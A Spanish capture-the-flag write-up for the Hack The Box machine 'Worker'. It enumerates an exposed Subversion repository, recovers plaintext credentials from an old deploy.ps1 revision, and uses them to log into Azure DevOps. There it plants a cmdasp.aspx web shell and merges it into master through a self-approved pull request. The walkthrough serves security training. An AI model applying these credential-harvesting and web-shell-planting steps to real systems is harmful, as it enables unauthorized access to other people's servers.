

Worker - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
|_http-methods:
|_Supported Methods: OPTIONS TRACE GET HEAD POST
|_Potentially risky methods: TRACE
3690/tcp  open  svnserve syn-ack ttl 127 Subversion
5985/tcp  open  http    syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

EN el puerto 3690 esta el servicio "subversion". Este servicio almacena el historico de versiones, para que los usuarios tengan conocimientos de los cambios que se han aplicado. En "Hacktricks" podemos ver mas informacion.

Podemos ver el listado del historico de cambios que se han realizado:

```
svn ls svn://10.10.10.203
```

```
$ svn ls svn://10.10.10.203
dimension.worker.htb/
moved.txt
```

Vemos 2 archivos. Tambien podemos ver los logs de los comentarios que se han ido añadiendo:

```
svn log svn://10.10.10.203
```

```
$ svn log svn://10.10.10.203

r5 | nathen | 2020-06-20 09:52:00 -0400 (Sat, 20 Jun 2020) | 1 line
Added note that repo has been migrated

r4 | nathen | 2020-06-20 09:50:20 -0400 (Sat, 20 Jun 2020) | 1 line
Moving this repo to our new devops server which will handle the deployment for us

r3 | nathen | 2020-06-20 09:46:19 -0400 (Sat, 20 Jun 2020) | 1 line
-

r2 | nathen | 2020-06-20 09:45:16 -0400 (Sat, 20 Jun 2020) | 1 line
Added deployment script

r1 | nathen | 2020-06-20 09:43:43 -0400 (Sat, 20 Jun 2020) | 1 line
First version
```

Nos descargamos todo el repositorio donde se almacenan todos los cambios realizados:

```
$ svn checkout svn://10.10.10.203
A dimension.worker.htb
A dimension.worker.htb/LICENSE.txt
A dimension.worker.htb/README.txt
A dimension.worker.htb/assets
A dimension.worker.htb/assets/css
A dimension.worker.htb/assets/css/fontawesome-all.min.css
A dimension.worker.htb/assets/css/main.css
A dimension.worker.htb/assets/css/noscript.css
A dimension.worker.htb/assets/js
A dimension.worker.htb/assets/js/breakpoints.min.js
A dimension.worker.htb/assets/js/browser.min.js
A dimension.worker.htb/assets/js/jquery.min.js
A dimension.worker.htb/assets/js/main.js
A dimension.worker.htb/assets/js/util.js
A dimension.worker.htb/assets/sass
A dimension.worker.htb/assets/sass/base
A dimension.worker.htb/assets/sass/base/_page.scss
A dimension.worker.htb/assets/sass/base/_reset.scss
A dimension.worker.htb/assets/sass/base/_typography.scss
A dimension.worker.htb/assets/sass/components
```

Vemos el contenido de "moved.txt"

```
$ cat moved.txt
This repository has been migrated and will no longer be maintained here.
You can find the latest version at: http://devops.worker.htb

// The Worker team :)
```

Añadimos el dominio a "/etc/host" y accedemos a la URL pero nos pide una contraseña:

devops.worker.htb

This site is asking you to sign in.


Username

Password

Cancel

Sign in

Como nos hemos descargado el repositorio completo y tenemos el "index.html" nos podemos montar un servidor web con python para poder ver el contenido sin pasar la contraseña:



Si vamos a work, podemos encontrar varios links que nos llevan a distintos subdominios:

W O R K



Curios on what we're currently working on are you? Well let's please you with a couple of teasers.

Alpha

This is our first page

Cartoon

When we're not working we enjoy watching cartoons. Guess who in our team is what cartoon character!

Lens


This page is for you 40+:ers. Can you read it?

Solid State

We save our data in our datacenter on blazing fast solid-state storage.

Spectral

Sounds almost like one of our favourite agents movies, but we also enjoy Hamilton



Despues de ver el contenido de los subdominios en el navegador, no veo nada interesante. Pero recordamos en historico de logs que podiamos ver:

```
$ svn log svn://10.10.10.203
r5 | nathen | 2020-06-20 09:52:00 -0400 (Sat, 20 Jun 2020) | 1 line
Added note that repo has been migrated
r4 | nathen | 2020-06-20 09:50:20 -0400 (Sat, 20 Jun 2020) | 1 line
Moving this repo to our new devops server which will handle the deployment for us
r3 | nathen | 2020-06-20 09:46:19 -0400 (Sat, 20 Jun 2020) | 1 line
-
r2 | nathen | 2020-06-20 09:45:16 -0400 (Sat, 20 Jun 2020) | 1 line
Added deployment script
r1 | nathen | 2020-06-20 09:43:43 -0400 (Sat, 20 Jun 2020) | 1 line
First version
```

En el log "r2" vemos que el usuario nathen a añadido un script de despliege, si queremos ver lo que ha pasado en esa modificacion vamos a ejecutar el siguiente comando:

```
svn up -r 2
$ svn up -r 2
Updating '.':
D    moved.txt
A    deploy.ps1
Updated to revision 2.
```


Como podemos ver el archivo "moved.txt" se ha modificado a "deploy.ps1":

```
$ ls -la
total 24
drwxr-xr-x  4 kali kali 4096 Oct 28 07:58 .
drwx----- 28 kali kali 4096 Oct 28 07:38 ..
-rw-rw-r--  1 kali kali  271 Oct 28 07:58 deploy.ps1
drwxrwxr-x  4 kali kali 4096 Oct 28 07:15 dimension.worker.htb
-rw-r--r--  1 root root 1177 Oct 28 07:12 scan.txt
drwxrwxr-x  4 kali kali 4096 Oct 28 07:15 .svn
```


Vamos a ver el contenido:

```
$ cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

Podemos ver las credenciales, vamos a utilizarnos para loguearnos en "devops.worker.htb". Ahi podemos ver un panel de "Azure Devops"



Vamos a files:



Intentamos subir un archivo aspx pero nos dice que tenemos que hacer un pull request para subir el archivo

Commit

ⓘ

TF402455: Pushes to this branch are not permitted; you must use a pull request to update this branch.

Drag and drop files here or click browse to select a file

Browse...

[+] cmdasp.aspx

1.4 KB remove

Comment

Added cmdasp.aspx

Branch name

master

Work items to link

Search work items by ID or title

Commit

Cancel

Para ello vamos a crear una nueva "branch":

🔗 master

alpha / Type to find a file or folder

🔍 Filter branches

Branches

Tags

🔗 master

Default

+ New branch

Ahora con la nueva creada podemos subir archivos:

> assets

> images

cmd-asp-5.1.asp

cmdasp.asp

cmdasp.aspx

...

Pero no encuentra el recurso que hemos subido. Esto es porque no es el mismo proyecto. Ahora estamos en la nueva rama "Aitor2" que hemos creado y este dominio tira de la rama "master":

alpha.worker.htb/cmdasp.asp


Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Off

Server Error

404 - File or directory not found.

The resource you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Pero arriba nos sale que podemos crear un nuevo "pull request" para poder sincronizarlo con el dominio de "alpha":



🔗 aitor ▾

 into

🔗 master ▾

 ↔

Title *

cmdasp.aspx

Add label

Description

added cmdasp.aspx

Markdown supported.

🔗 ▾

B

I

🔗

</>

≡

≡

≡

@

#

🔗

📄

Add commit messages

added cmdasp.aspx

Reviewers

Search users and groups to add as reviewers

Work Items

Search work items by ID or title ▾

Create ▾

Ahora podemos aprobar los cambios:

6 **ACTIVE** cmdasp.aspx

Nathalie Henley [✎](#) [itor into master](#)

Overview Files Updates Commits

The source branch has been deleted.

Delete source branch **Abandon**

Description
added cmdasp.aspx

Show everything


Add a comment...

Created by Nathalie Henley just now

Work Items
No related work items

Reviewers
No reviewers

- Approve
- Approve with suggestions
- Wait for author
- Reject
- Reset feedback



Y le damos a "set auto completion":

Enable automatic completion

Merge commit comment

Merged PR 7: Added cmdasp.aspx

Added cmdasp.aspx

Merge type

Merge (no fast-forward)

Post-completion options

☐ Complete linked work items after merging

☒ Delete aitor2 after merging


Activar Windows

Ve a Configuración para activar Windows.

Set auto-complete

Cancel

Ahora nos dice que los cambios se van a aplicar a la rama master y la rama "aitor2" va a ser borrada



